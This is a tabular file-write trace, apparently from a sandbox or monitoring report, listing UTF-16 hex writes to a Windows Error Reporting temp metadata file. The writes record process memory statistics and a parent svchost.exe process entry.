C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1624	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1630	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 32 00 31 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>3212</PageFaultCount>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1704	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1708	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1714	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 33 00 36 00 31 00 37 00 32 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>12361728</PeakWorkingSetSize>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1812	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1816	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1822	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 33 00 36 00 31 00 37 00 32 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>12361728</WorkingSetSize>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1904	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1908	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1914	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 33 00 34 00 31 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>183416</QuotaPeakPagedPoolUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2028	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2032	2	09 00		success or wait	3	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2038	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 32 00 39 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>182968</QuotaPagedPoolUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2136	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2140	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2146	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 37 00 39 00 35 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>37952</QuotaPeakNonPagedPoolUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2270	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2274	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2280	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 37 00 38 00 31 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>37816</QuotaNonPagedPoolUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2388	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2392	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2398	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 37 00 35 00 38 00 30 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>3575808</PagefileUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2474	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2478	2	09 00		success or wait	3	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2484	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 37 00 39 00 39 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>3579904</PeakPagefileUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2576	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2580	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2586	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 37 00 35 00 38 00 30 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>3575808</PrivateUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2658	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2662	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2666	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2712	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2716	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2720	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2750	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2754	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2760	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2800	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2804	2	09 00		success or wait	4	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2812	28	3c 00 50 00 69 00 64 00 3e 00 39 00 36 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>960</Pid>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2840	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2844	2	09 00		success or wait	4	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2852	68	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 73 00 76 00 63 00 68 00 6f 00 73 00 74 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>svchost.exe</ImageName>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2920	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2924	2	09 00		success or wait	4	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2932	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3022	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3026	2	09 00		success or wait	4	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3034	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 30 00 31 00 32 00 36 00 39 00 32 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>6012692</Uptime>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3082	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3086	2	09 00		success or wait	4	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3094	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3172	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3176	2	09 00		success or wait	4	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3184	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3236	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3240	2	09 00		success or wait	4	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3248	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3292	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3296	2	09 00		success or wait	5	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3306	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3396	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3400	2	09 00		success or wait	5	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3410	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3484	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3488	2	09 00		success or wait	5	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3498	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 39 00 31 00 31 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>29116</PageFaultCount>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3574	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3578	2	09 00		success or wait	5	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3588	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 36 00 32 00 33 00 36 00 35 00 34 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>16236544</PeakWorkingSetSize>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3686	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3690	2	09 00		success or wait	5	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3700	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 36 00 30 00 36 00 38 00 36 00 30 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>16068608</WorkingSetSize>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3782	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3786	2	09 00		success or wait	5	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3796	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 37 00 39 00 38 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>279864</QuotaPeakPagedPoolUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3910	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3914	2	09 00		success or wait	5	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	3924	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 35 00 34 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>195464</QuotaPagedPoolUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4022	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4026	2	09 00		success or wait	5	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4036	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 36 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>23648</QuotaPeakNonPagedPoolUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4160	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4164	2	09 00		success or wait	5	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4174	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 34 00 37 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>22472</QuotaNonPagedPoolUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4282	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4286	2	09 00		success or wait	5	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4296	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 35 00 31 00 31 00 34 00 38 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>8511488</PagefileUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4372	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4376	2	09 00		success or wait	5	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4386	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 36 00 35 00 38 00 39 00 34 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>8658944</PeakPagefileUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4478	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4482	2	09 00		success or wait	5	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4492	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 35 00 31 00 31 00 34 00 38 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>8511488</PrivateUsage>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4564	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4568	2	09 00		success or wait	4	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4576	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4622	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4626	2	09 00		success or wait	3	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4632	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4674	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4678	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4682	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4714	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4718	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4720	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6F65497A	unknown
